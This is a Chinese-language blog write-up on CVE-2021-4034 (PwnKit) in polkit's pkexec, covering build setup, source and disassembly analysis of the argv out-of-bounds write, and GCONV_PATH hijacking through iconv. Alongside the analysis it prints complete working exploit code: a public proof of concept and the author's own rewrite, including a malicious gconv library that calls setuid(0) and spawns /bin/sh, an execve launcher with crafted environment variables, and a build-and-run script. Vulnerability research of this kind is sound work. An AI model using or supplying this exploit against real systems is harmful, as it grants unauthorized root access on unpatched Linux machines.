参考
软件简介
https://gitlab.freedesktop.org/polkit/polkit/
polkit is a toolkit for defining and handling authorizations. It is used for allowing unprivileged processes to speak to privileged processes.
pkexec是polkit是一个程序,polkit负责不同特权级的进程间的通讯pkexec echo "1"
squ@squ-virtual-machine:~/tools/modules-5.0.1$ pkexec --helppkexec --version |--help |--disable-internal-agent |[--user username] PROGRAM [ARGUMENTS...]See the pkexec manual page for more details.
环境
squ@squ-virtual-machine:~/tools/modules-5.0.1$ pkexec --version
pkexec version 0.105
squ@squ-virtual-machine:~/tools/modules-5.0.1$ uname -a
Linux squ-virtual-machine 5.11.0-46-generic #51~20.04.1-Ubuntu SMP Fri Jan 7 06:51:40 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
docker:
pull 个debian下来,然后设置共享卷
docker run -it --name=de -v /home/squ/docker_volumn:/home/vol debian /bin/bash
下载源码
squ@squ-virtual-machine:~/Desktop/cve/policykit-1-0.105$ dpkg -S /usr/bin/pkexec
policykit-1: /usr/bin/pkexec
dpkg查看包为policykit-1sudo apt source policykit-1 或者
https://launchpad.net/ubuntu/bionic/+package/policykit-1
影响版本0~0.105
下载后路径在/home/squ/Desktop/cve/policykit-1-0.105/src/programs/pkexec.c
环境搭建
源码地址
https://gitlab.freedesktop.org/polkit/polkit
基本找个虚拟机就能打,真是太coooooooooooooooooooooooooooool了
docker
如果遇到了hash mismatch
E: Failed to fetch http://deb.debian.org/debian/pool/main/b/binutils/binutils-common_2.35.2-2_amd64.deb Hash Sum mismatch
apt-get clean
apt-get update --fix-missing
如果还是不行就换源/etc/apt/sources.list(debian)
再不行就关代理吧(关了就好了
deb http://mirrors.ustc.edu.cn/debian stable main contrib non-free
# deb-src http://mirrors.ustc.edu.cn/debian stable main contrib non-free
deb http://mirrors.ustc.edu.cn/debian stable-updates main contrib non-free
# deb-src http://mirrors.ustc.edu.cn/debian stable-updates main contrib non-free

# deb http://mirrors.ustc.edu.cn/debian stable-proposed-updates main contrib non-free
# deb-src http://mirrors.ustc.edu.cn/debian stable-proposed-updates main contrib non-free
里面有一个INSTALL的文件
apt-get install libc6-dev
apt install gobjc++
./configure CC=c99 CFLAGS=-g LIBS=-lposix
遇到问题
checking whether the C compiler works... no
configure: error: in `/home/vol/policykit-1-0.105':
configure: error: C compiler cannot create executables
看config.log
configure:3355: $? = 1
configure:3375: checking whether the C compiler works
configure:3397: /usr/bin/gcc -g   conftest.c -lposix >&5
/usr/bin/ld: cannot find -lposix
collect2: error: ld returned 1 exit status
安装库
apt-get install manpages-posix-dev
也没用,索性不加posix试试看
./configure CC=c99 CFLAGS=-g //LIBS=-lposix
继续报错
configure: error: The pkg-config script could not be found or is too old.  Make sure it
is in your PATH or set the PKG_CONFIG environment variable to the full
path to pkg-config.
安装
apt-get install -y pkg-config
继续报错
configure: error: Package requirements (gio-2.0 >= 2.28.0) were not met:

No package 'gio-2.0' found
apt-get install -y gio-2.0
然后又来
/usr/bin/ld: cannot find -lpam
这是因为缺少libpam.so的库,在debian系统上,可以这样下载 lib + id-dev
apt-get install -y libpam-dev
继续报错
checking for intltool >= 0.40.0...  found
configure: error: Your intltool is too old.  You need intltool 0.40.0 or later.
apt-get install intltool
configure没问题了 make来了
polkitagentsession.c:58:10: fatal error: gio/gunixoutputstream.h: No such file or directory
   58 | #include <gio/gunixoutputstream.h>
apt-get install libglib2.0
apt-get install libgio2.0
还是没用
发现gio-unix-2.0*下面就是gio
cp -r /usr/include/gio-unix-2.0/gio/ /usr/include/
原理分析
数组越界
int main (int argc, char *argv[])
{
  ·······
  const gchar *environment_variables_to_save[] = {
    "SHELL",
    "LANG",
    "LINGUAS",
    "LANGUAGE",
    "LC_COLLATE",
    "LC_CTYPE",
    "LC_MESSAGES",
    "LC_MONETARY",
    "LC_NUMERIC",
    "LC_TIME",
    "LC_ALL",
    "TERM",
    "COLORTERM",

    /* By default we don't allow running X11 apps, as it does not work in the
     * general case. See
     *
     *  https://bugs.freedesktop.org/show_bug.cgi?id=17970#c26
     *
     * and surrounding comments for a lot of discussion about this.
     *
     * However, it can be enabled for some selected and tested legacy programs
     * which previously used e. g. gksu, by setting the
     * org.freedesktop.policykit.exec.allow_gui annotation to a nonempty value.
     * See https://bugs.freedesktop.org/show_bug.cgi?id=38769 for details.
     */
    "DISPLAY",
    "XAUTHORITY",
    NULL
  };
  GPtrArray *saved_env;
  gchar *opt_user;
  pid_t pid_of_caller;
  gpointer local_agent_handle;

  ret = 127;
  authority = NULL;
  subject = NULL;
  details = NULL;
  result = NULL;
  action_id = NULL;
  saved_env = NULL;
  path = NULL;
  command_line = NULL;
  opt_user = NULL;
  local_agent_handle = NULL;

  /* check for correct invocation */
  if (geteuid () != 0)
    {
      g_printerr ("pkexec must be setuid root\n");
      goto out;
    }

  original_user_name = g_strdup (g_get_user_name ());
  if (original_user_name == NULL)
    {
      g_printerr ("Error getting user name.\n");
      goto out;
    }

  if ((original_cwd = g_get_current_dir ()) == NULL)
    {
      g_printerr ("Error getting cwd: %s\n",
                  g_strerror (errno));
      goto out;
    }

  /* First process options and find the command-line to invoke. Avoid using fancy library routines
   * that depend on environtment variables since we haven't cleared the environment just yet.
   */
  opt_show_help = FALSE;
  opt_show_version = FALSE;
  opt_disable_internal_agent = FALSE;
  for (n = 1; n < (guint) argc; n++)
    {
      if (strcmp (argv[n], "--help") == 0)
        {
          opt_show_help = TRUE;
        }
      else if (strcmp (argv[n], "--version") == 0)
        {
          opt_show_version = TRUE;
        }
      else if (strcmp (argv[n], "--user") == 0 || strcmp (argv[n], "-u") == 0)
        {
          n++;
          if (n >= (guint) argc)
            {
              usage (argc, argv);
              goto out;
            }

          if (opt_user != NULL)
            {
              g_printerr ("--user specified twice\n");
              goto out;
            }
          opt_user = g_strdup (argv[n]);
        }
      else if (strcmp (argv[n], "--disable-internal-agent") == 0)
        {
          opt_disable_internal_agent = TRUE;
        }
      else
        {
          break;
        }
    }
90行n是从1开始的
120行break是退出循环,说明是要执行的命令
后面部分
  g_assert (argv[argc] == NULL);
  path = g_strdup (argv[n]);
  if (path == NULL)
    {
      usage (argc, argv);
      goto out;
    }
  if (path[0] != '/')
    {
      /* g_find_program_in_path() is not suspectible to attacks via the environment */
      s = g_find_program_in_path (path);
      if (s == NULL)
        {
          g_printerr ("Cannot run program %s: %s\n", path, strerror (ENOENT));
          goto out;
        }
      g_free (path);
      path = s;

      /* argc<2 and pkexec runs just shell, argv is guaranteed to be null-terminated.
       * /-less shell shouldn't happen, but let's be defensive and don't write to null-termination
       */
      if (argv[n] != NULL)
      {
        argv[n] = path;
      }
    }
g_find_program_in_path (path)搜索命令的绝对路径- 绝对路径被回写回
argv[n]
对于命令行参数argv[]是在environ[]之后连着被压入的
命令行启动pkexec,第一个参数是自己"pkexec"
但是如果用execve启动,第一个就是NULL了,第二个就是环境变量environ[0]
dl坏事做尽
glibc2.27 **/elf/dl-support.c : 307
void
_dl_non_dynamic_init (void)
{
  ········
  ········
  if (__libc_enable_secure)
    {
      static const char unsecure_envvars[] =
    UNSECURE_ENVVARS
#ifdef EXTRA_UNSECURE_ENVVARS
    EXTRA_UNSECURE_ENVVARS
#endif
    ;
      const char *cp = unsecure_envvars;
      // 清除不安全的环境变量
      while (cp < unsecure_envvars + sizeof (unsecure_envvars))
    {
      __unsetenv (cp);
      cp = (const char *) __rawmemchr (cp, '\0') + 1;
    }
#if !HAVE_TUNABLES
      if (__access ("/etc/suid-debug", F_OK) != 0)
    __unsetenv ("MALLOC_CHECK_");
#endif
    }
#ifdef DL_PLATFORM_INIT
  DL_PLATFORM_INIT;
#endif
#ifdef DL_OSVERSION_INIT
  DL_OSVERSION_INIT;
#endif
  /* Now determine the length of the platform string.  */
  if (_dl_platform != NULL)
    _dl_platformlen = strlen (_dl_platform);
  /* Scan for a program header telling us the stack is nonexecutable.  */
  if (_dl_phdr != NULL)
    for (uint_fast16_t i = 0; i < _dl_phnum; ++i)
      if (_dl_phdr[i].p_type == PT_GNU_STACK)
    {
      _dl_stack_flags = _dl_phdr[i].p_flags;
      break;
    }
}
#ifdef DL_SYSINFO_IMPLEMENTATION
DL_SYSINFO_IMPLEMENTATION
#endif
#if ENABLE_STATIC_PIE
/* Since relocation to hidden _dl_main_map causes relocation overflow on
   aarch64, a function is used to get the address of _dl_main_map.  */
struct link_map *
_dl_get_dl_main_map (void)
{
  return &_dl_main_map;
}
#endif
而UNSECURE_ENVVARS的变量是定义在glibc-2.27/sysdeps/generic/unsecvars.h : 10
#if !HAVE_TUNABLES
# define GLIBC_TUNABLES_ENVVAR "GLIBC_TUNABLES\0"
#else
# define GLIBC_TUNABLES_ENVVAR
#endif
/* Environment variable to be removed for SUID programs.  The names are
   all stuffed in a single string which means they have to be terminated
   with a '\0' explicitly.  */
#define UNSECURE_ENVVARS \
  "GCONV_PATH\0"                                  \
  "GETCONF_DIR\0"                                  \
  GLIBC_TUNABLES_ENVVAR                                  \
  "HOSTALIASES\0"                                  \
  "LD_AUDIT\0"                                      \
  "LD_DEBUG\0"                                      \
  "LD_DEBUG_OUTPUT\0"                                  \
  "LD_DYNAMIC_WEAK\0"                                  \
  "LD_HWCAP_MASK\0"                                  \
  "LD_LIBRARY_PATH\0"                                  \
  "LD_ORIGIN_PATH\0"                                  \
  "LD_PRELOAD\0"                                  \
  "LD_PROFILE\0"                                  \
  "LD_SHOW_AUXV\0"                                  \
  "LD_USE_LOAD_BIAS\0"                                  \
  "LOCALDOMAIN\0"                                  \
  "LOCPATH\0"                                      \
  "MALLOC_TRACE\0"                                  \
  "NIS_PATH\0"                                      \
  "NLSPATH\0"                                      \
  "RESOLV_HOST_CONF\0"                                  \
  "RES_OPTIONS\0"                                  \
  "TMPDIR\0"                                      \
  "TZDIR\0"
当检测程序是特权文件的时候,会清空上面的环境变量
所以不能直接当环境变量传入
但这次我们有一次任意写机会
需要劫持环境变量引入我们的恶意库
劫持环境变量
利用的环境变量是GCONV_PATH
https://trganda.github.io/posts/iconv/
In glib, a module named iconv support convert a charset to another. And the conversion was implemented in such dynamic library (gconv module) which implement pre-request interface, the usage of these gconv module were defined in a configuration file with name gconv-modules.
iconv转换字符集iconv是在一个动态库gconv module- 动态库
gconv module定义在配置文件夹gconv-modules里 - 会调用这个文件夹
gconv-modules下的so文件中的gconv()和gconv_init()
The default gconv module and gconv module configuration file was located in:
- /usr/lib/gconv: Usual default gconv module path.
- /usr/lib/gconv/gconv-modules: Usual system default gconv module configuration file.
- /usr/lib/gconv/gconv-modules.cache: Usual system gconv module configuration cache
可以看看iconv的help
squ@squ-virtual-machine:~/Desktop/cve/CVE-2021-4034/poc$ iconv --help
Usage: iconv [OPTION...] [FILE...]
Convert encoding of given files from one encoding to another.

 Input/Output format specification:
  -f, --from-code=NAME       encoding of original text
  -t, --to-code=NAME         encoding for output

 Information:
  -l, --list                 list all known coded character sets

 Output control:
  -c                         omit invalid characters from output
  -o, --output=FILE          output file
  -s, --silent               suppress warnings
      --verbose              print progress information

  -?, --help                 Give this help list
      --usage                Give a short usage message
  -V, --version              Print program version
使用
iconv -f UTF-8 -t UTF-16 < input file > output file
iconv会调用iconv_open()而iconv_open()依赖环境变量GCONV_PATH
The iconv support extension the charset conversion ability by user defined gconv module. When use iconv or call iconv() function, it must first allocate a conversion descriptor using iconv_open(). The operation of this function will influence by the enviroment GCONV_PATH
此处应该有源码,之后补
用GCONV_PATH指定自定义模块去替换系统模块
所以利用方法如下
Suppose we can control the content of enviroment GCONV_PATH, provide a gconv module configuration file and gconv module with evil code. The evil code may be execute for some case.
关于argv和environ
pwndbg> environ
00:0000│ rdx 0x7fffffffe018 —▸ 0x7fffffffe374 ◂— 'SHELL=/bin/bash'
01:0008│     0x7fffffffe020 —▸ 0x7fffffffe384 ◂— 'SESSION_MANAGER=local/squ-virtual-machine:@/tmp/.ICE-unix/1566,unix/squ-virtual-machine:/tmp/.ICE-unix/1566'
02:0010│     0x7fffffffe028 —▸ 0x7fffffffe3f0 ◂— 'QT_ACCESSIBILITY=1'
03:0018│     0x7fffffffe030 —▸ 0x7fffffffe403 ◂— 'COLORTERM=truecolor'
04:0020│     0x7fffffffe038 —▸ 0x7fffffffe417 ◂— 'XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg'
05:0028│     0x7fffffffe040 —▸ 0x7fffffffe444 ◂— 'XDG_MENU_PREFIX=gnome-'
06:0030│     0x7fffffffe048 —▸ 0x7fffffffe45b ◂— 'GNOME_DESKTOP_SESSION_ID=this-is-deprecated'
07:0038│     0x7fffffffe050 —▸ 0x7fffffffe487 ◂— 'LC_ADDRESS=zh_CN.UTF-8'
08:0040│     0x7fffffffe058 —▸ 0x7fffffffe49e ◂— 'GNOME_SHELL_SESSION_MODE=ubuntu'
09:0048│     0x7fffffffe060 —▸ 0x7fffffffe4be ◂— 'LC_NAME=zh_CN.UTF-8'
0a:0050│     0x7fffffffe068 —▸ 0x7fffffffe4d2 ◂— 'SSH_AUTH_SOCK=/run/user/1000/keyring/ssh'
0b:0058│     0x7fffffffe070 —▸ 0x7fffffffe4fb ◂— 'XMODIFIERS=@im=ibus'
0c:0060│     0x7fffffffe078 —▸ 0x7fffffffe50f ◂— 'DESKTOP_SESSION=ubuntu'
0d:0068│     0x7fffffffe080 —▸ 0x7fffffffe526 ◂— 'LC_MONETARY=zh_CN.UTF-8'
0e:0070│     0x7fffffffe088 —▸ 0x7fffffffe53e ◂— 'SSH_AGENT_PID=1528'
0f:0078│     0x7fffffffe090 —▸ 0x7fffffffe551 ◂— 'GTK_MODULES=gail:atk-bridge'
10:0080│     0x7fffffffe098 —▸ 0x7fffffffe56d ◂— 'PWD=/home/squ/Desktop'
11:0088│     0x7fffffffe0a0 —▸ 0x7fffffffe583 ◂— 'XDG_SESSION_DESKTOP=ubuntu'
-------------------------------------------------------------------------------
pwndbg> argv
00:0000│ rsi 0x7fffffffe008 —▸ 0x7fffffffe35c ◂— '/home/squ/Desktop/a.out'
01:0008│     0x7fffffffe010 ◂— 0x0
execve.c
#include <unistd.h>

int main()
{
    char* const argv[] = {
        "AAAA1111",
        "BBBB2222",
        "CCCC3333",
        NULL
    };
    char* const envp[] = {
        "DDDD3333",
        "EEEE4444",
        "FFFF5555",
        NULL
    };
    return execve("./test", argv, envp);
}
test.c
#include<stdio.h>
int main(int argc, char** argv)
{
    printf("argc: %d\n", argc);
    for(int i; i<8; i++) {
        if(argv[i]!=NULL) {
            printf("argv[%d]: %s\n", i, argv[i]);
        } else {
            printf("argv[%d]: NULL\n", i);
        }
    }

    return 0;
}
结果
squ@squ-virtual-machine:~/Desktop$ ./execve
argc: 3
argv[0]: AAAA1111
argv[1]: BBBB2222
argv[2]: CCCC3333
argv[3]: NULL
argv[4]: DDDD3333
argv[5]: EEEE4444
argv[6]: FFFF5555
argv[7]: NULL
agrv不传入的情况?
修改为char* const argv[] = {NULL}
就没有argc了,而argv[1]是environ[0]
squ@squ-virtual-machine:~/Desktop$ ./execve
argc: 0
argv[0]: NULL
argv[1]: DDDD3333
argv[2]: EEEE4444
argv[3]: FFFF5555
argv[4]: NULL
Segmentation fault (core dumped)
关于调用iconv的办法
如果劫持了GCONV_PATH就需要调用iconv()才行,在pkexec.c源码369行位置
static gboolean
validate_environment_variable (const gchar *key,
                               const gchar *value)
{
  gboolean ret;

  /* Generally we bail if any environment variable value contains
   *
   *   - '/' characters
   *   - '%' characters
   *   - '..' substrings
   */

  g_return_val_if_fail (key != NULL, FALSE);
  g_return_val_if_fail (value != NULL, FALSE);

  ret = FALSE;

  /* special case $SHELL */
  if (g_strcmp0 (key, "SHELL") == 0)
    {
      /* check if it's in /etc/shells */
      if (!is_valid_shell (value))
        {
          log_message (LOG_CRIT, TRUE,
                       "The value for the SHELL variable was not found the /etc/shells file");
          g_printerr ("\n"
                      "This incident has been reported.\n");
          goto out;
        }
    }
  else if ((g_strcmp0 (key, "XAUTHORITY") != 0 && strstr (value, "/") != NULL) ||
           strstr (value, "%") != NULL ||
           strstr (value, "..") != NULL)
    {
      log_message (LOG_CRIT, TRUE,
                   "The value for environment variable %s contains suscipious content",
                   key);
      g_printerr ("\n"
                  "This incident has been reported.\n");
      goto out;
    }

  ret = TRUE;

 out:
  return ret;
}
  if (g_strcmp0 (key, "SHELL") == 0)
    {
      /* check if it's in /etc/shells */
      if (!is_valid_shell (value)) // SHELL值不合法 调用g_printerr
        {
          log_message (LOG_CRIT, TRUE,
                       "The value for the SHELL variable was not found the /etc/shells file");
          g_printerr ("\n"
                      "This incident has been reported.\n");
          goto out;
        }
    }
如果构造了一个错误的SHELL环境变量,就会调用g_printerr(当然也可以利用XAUTHORITY来打)
而g_printerr默认是UTF-8格式,他会检查CHARSET变量,对输出格式进行转码,就会调用iconv,然后iconv会调用iconv_open初始化,iconv_open会根据GCONV_PATH找到gconv-modules文件,再根据gconv-modules文件的指示找到参数对应字符集的so库,调用so库中的gconv()和gonv_init()函数。
利用方法
- 创建一个
GCONV_PATH=.的目录 - 在上面目录下创建我们的恶意库
- 在本目录下创建
gconv-modules文件,写入module UTF-8// PWNKIT// pwnkit 1 - 设置环境变量
- 第一个是恶意库
pwnkit.so:. - 第二个环境变量
PATH=GCONV_PATH=.这样g_find_program_in_path函数组合出的路径就是GCONV_PATH=./pwnkit.so:.(PATH+NAME=GCONV_PATH=.+/+pwnkit.so:.) CHARSET=PWNKIT,指定字符集为pwnkit如环境变量“PATH=name”,如果name目录存在,并且name目录下也有value可执行程序,那么envp[0]的便指向name/value; 如环境变量设置为“PATH=name=.”,并且“name=.”目录下也有value可执行程序,那么envp[0]的便指向“name=./value”。
- 第一个是恶意库
      if (argv[n] != NULL)
      {
        argv[n] = path;
      }
对环境变量的回写
流程
- execve执行pkexec,无参传入,造成越界错误执行
environ[0] - 612行 argv[1]越界访问的是envp[0],获取到value值,和path组合后写回;(实现了一次找到路径的写入)此时
GCONV_PATH已经被篡改 - 检测到
SHELL变量问题,调用g_printerr - 根据
CHARSET变量,需要转码,调用iconv,然后iconv_open - 根据
GCONV_PATH找到gconv-modules,然后找到我们的恶意库 - 调用函数
gonv_init(),提权拿下!GCONV_PATH漏洞demo
```cpp // file name hack.cinclude
include
void gconv() {} void gconv_init() { printf(“you be hacked alreadly!\n”); system(“touch you_be_hacked.txt”); }
```shell
gcc -shared -fPIC -o ./hack.so hack.c
export CHARSET=HACK
export GCONV_PATH=.

gcc -shared -fPIC -o ./hack.so hack.c
echo "module HACK// UTF-8// hack 1" > gconv-modules
这样就布置好了所有准备,然后手动调用iconv,虽然我想用g_printerr?但是编译不通??
hacked!
squ@squ-virtual-machine:~/Desktop/iconv$ iconv -f HACK -t UTF-8 < hack.c
you be hacked alreadly!
iconv: iconv.c:91: iconv: Assertion `!"Nothing like this should happen"' failed.
Aborted (core dumped)
module语法
https://xy2401.com/local-docs/gnu/manual.zh/libc/glibc-iconv-Implementation.html
module AAAA// BBBB// name 1
# 从 AAAA编码到 BBBB编码 根据name.so规则 消耗cast值为1
然后iconv不知道CHARSET中的HACK是什么字符集,就会找到GCONV_PATH路径下的gconv_modules去找解码工具,然后就落入我们的恶意库了,所以能控制GCONV_PATH就能恶意代码执行
分析POC
make做的事
cc -Wall --shared -fPIC -o pwnkit.so pwnkit.c
cc -Wall    cve-2021-4034.c   -o cve-2021-4034
echo "module UTF-8// PWNKIT// pwnkit 1" > gconv-modules
mkdir -p GCONV_PATH=.
cp -f /usr/bin/true GCONV_PATH=./pwnkit.so:.
先是在当前目录下生成了pwnkit.so的库
然后编译了cve-2021-4034
然后传入一句话给gconv-modules
创建一个文件夹,名字为GCONV_PATH=.
最后cp/usr/bin/true到GCONV_PATH=.文件夹路径下的pwnkit.so:.里去-f是force强制把/usr/bin/true这个文件cp到目标路径,因为pkexec要执行PATH路径下的第一个参数,就必须让pkexec空执行,所以目标就被替换成true,怎么执行都不会出错
当前目录结构
.
├── cve-2021-4034.c
├── cve-2021-4034.sh
├── dry-run
│   ├── dry-run-cve-2021-4034.c
│   ├── Makefile
│   └── pwnkit-dry-run.c
├── LICENSE
├── Makefile
├── pwnkit.c
└── README.md
make之后的
.
├── cve-2021-4034
├── cve-2021-4034.c
├── cve-2021-4034.sh
├── dry-run
│   ├── dry-run-cve-2021-4034.c
│   ├── Makefile
│   └── pwnkit-dry-run.c
├── gconv-modules
├── GCONV_PATH=.
│   └── pwnkit.so:.
├── LICENSE
├── Makefile
├── pwnkit.c
├── pwnkit.so
└── README.md
cve-2021-4034.c
#include <unistd.h>

int main(int argc, char **argv)
{
    char * const args[] = {
        NULL
    };
    char * const environ[] = {
        "pwnkit.so:.",
        "PATH=GCONV_PATH=.",
        "SHELL=/lol/i/do/not/exists",
        "CHARSET=PWNKIT",
        "GIO_USE_VFS=",
        NULL
    };
    return execve("/usr/bin/pkexec", args, environ);
}
第一个环境变量指向pwnkit.so:.,拼接后就是GCONV_PATH=./pwnkit.so:.:的作用我在网上都没查到很好的介绍,我理解为二级指针会遍历由:分割的路径,,,
也就是第二轮循环会变成GCONV_PATH=.,引导向当时的恶意库
pwnkit.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

void gconv(void) {
}

void gconv_init(void *step)
{
    char * const args[] = { "/bin/sh", NULL };
    char * const environ[] = { "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/opt/bin", NULL };
    setuid(0);
    setgid(0);
    execve(args[0], args, environ);
    exit(0);
}
这个就是伪造的gconv-mudules下的so文件,会执行gconv和gconv_init
这个PATH就是多个可能的bin目标依次遍历
这就是shellcode了
关于这个setuid和setgid我重新开一章分析
尾声
既然自己分析完了,就要自己写利用脚本
首先是恶意库
#include<stdio.h>
#include<unistd.h>
#include<stdlib.h>

void gconv(){}
void gconv_init(void *step){
    char *const args[]={"/bin/sh",NULL};
    char *const envp[]={
        "PATH=/usr/local/bin:/usr/local/sbin:/usr/bin:/usr/sbin:/sbin:/bin:/opt/bin",
        NULL
    };
    setuid(0);
    setgid(0);
    execve(args[0],args,envp);
}
这里用args的目的就是为了语句复用,没啥特别含义,也能拆成/bin/sh+argv
pkexec执行的提权
#include<unistd.h>
int main(int argc,char **argv){
    char *const args[]={NULL};
    char *const environ[]={
        "evilib.so:.",
        "PATH=GCONV_PATH=.",
        "SHELL=/are/you/kid/me",
        "CHARSET=HACK",
        NULL
    };
    execve("/usr/bin/pkexec",args,environ);
    return 0;
}
poc.sh
gcc -o exp exp.c
mkdir GCONV_PATH=.
gcc -fPIC -shared -o ./evilib.so evilib.c
echo "module UTF-8// HACK// evilib 1" > gconv-modules
cp -f /usr/bin/true ./GCONV_PATH=./evilib.so:.
./exp
补充调试
https://hub.docker.com/r/chenaotian/cve-2021-4034
catch exec
r
b *$rebase(0x2380)

两次结果对比
02:0010│     0x7fffa507a720 —▸ 0x7fffa507bfad ◂— 'pwnkitdir'
03:0018│     0x7fffa507a728 —▸ 0x7fffa507bfb7 ◂— 'PATH=GCONV_PATH=.'
04:0020│     0x7fffa507a730 —▸ 0x7fffa507bfc9 ◂— 'CHARSET=PWNKIT'
05:0028│     0x7fffa507a738 —▸ 0x7fffa507bfd8 ◂— 'SHELL=xxx'
00:0000│ rax 0x7fffa507a720 —▸ 0x55b966a37f50 ◂— 'GCONV_PATH=./pwnkitdir'
01:0008│     0x7fffa507a728 —▸ 0x7fffa507bfb7 ◂— 'PATH=GCONV_PATH=.'
02:0010│     0x7fffa507a730 —▸ 0x7fffa507bfc9 ◂— 'CHARSET=PWNKIT'
03:0018│     0x7fffa507a738 —▸ 0x7fffa507bfd8 ◂— 'SHELL=xxx'
ida审计到
  if ( *v19 != '/' )
  {
    program_in_path = g_find_program_in_path(v19);
    v21 = program_in_path;
    if ( program_in_path )
    {
      v22 = v7;
      v7 = (gchar *)program_in_path;
      g_free(v22);
      *(_QWORD *)opt_usera = v21; <<--------------------- argv[n] = path = s;
      goto LABEL_34;
    }
    v38 = v7;
    v37 = strerror(2);
    v36 = "Cannot run program %s: %s\n";
LABEL_55:
    v8 = 127;
根据字符串定位到
      if ( !(unsigned int)g_strcmp0(type, "SHELL") )// 获取到SHELL的环境变量
      {
        v151 = 0LL;
        v152[0] = 0LL;
        if ( (unsigned int)g_file_get_contents("/etc/shells", &v151, 0LL, v152) )
        {
          v28 = 0;
          v29 = g_strsplit(v151, "\n", 0LL);//shells
          while ( 1 )
          {// 如果终止条件满足
            if ( !v29 || (v30 = *(_QWORD *)(v29 + 8LL * v28)) == 0 )
            {
              v31 = v29;
              v6 = (const char **)subjecta;
              v7 = local_agent_handle;
              goto LABEL_47;// 直接跳过去
            }
            if ( !(unsigned int)g_strcmp0(v27, v30) )
              break;
            ++v28;
          }
          g_free(v151);
          g_strfreev(v29);
          goto LABEL_58;
        }
        v6 = (const char **)subjecta;
        v7 = local_agent_handle;
        v31 = 0LL;
        g_printerr("Error getting contents of /etc/shells: %s\n", *(const char **)(v152[0] + 8));
        g_error_free(v152[0]);
LABEL_47:
        g_free(v151);
        g_strfreev(v31);
        log_message(2, 1, "The value for the SHELL variable was not found the /etc/shells file");        if ( (unsigned int)g_file_get_contents("/etc/shells", &v151, 0LL, v152) )
LABEL_48:
        v32 = "\nThis incident has been reported.\n";
LABEL_49:
        v8 = 127;
        g_printerr(v32);
        g_free(0LL);
v28是idx,可以得知这是个数组
反馈到源码
  shells = g_strsplit (contents, "\n", 0);
  for (n = 0; shells != NULL && shells[n] != NULL; n++)
    {
      if (g_strcmp0 (shell, shells[n]) == 0)
        {
          ret = TRUE;
          goto out;
        }
    }
在后面调用了
      /* To qualify for the paranoia goldstar - we validate the value of each
       * environment variable passed through - this is to attempt to avoid
       * exploits in (potentially broken) programs launched via pkexec(1).
       */
      if (!validate_environment_variable (key, value))
        goto out;

然后里面又调用了---------------------------------------------------
  /* special case $SHELL */
  if (g_strcmp0 (key, "SHELL") == 0)
    {
      /* check if it's in /etc/shells */
      if (!is_valid_shell (value))
        {
          log_message (LOG_CRIT, TRUE,
                       "The value for the SHELL variable was not found in the /etc/shells file");
          g_printerr ("\n"
                      "This incident has been reported.\n");
          goto out;
        }
    }
-----------------------------------------------------------------------
  for (n = 0; shells != NULL && shells[n] != NULL; n++)
    {
      if (g_strcmp0 (shell, shells[n]) == 0)
        {
          ret = TRUE;
          goto out;
        }
    }

 out:
  g_free (contents);
  g_strfreev (shells);
  return ret;
}

若有收获,就点个赞吧
0 人点赞


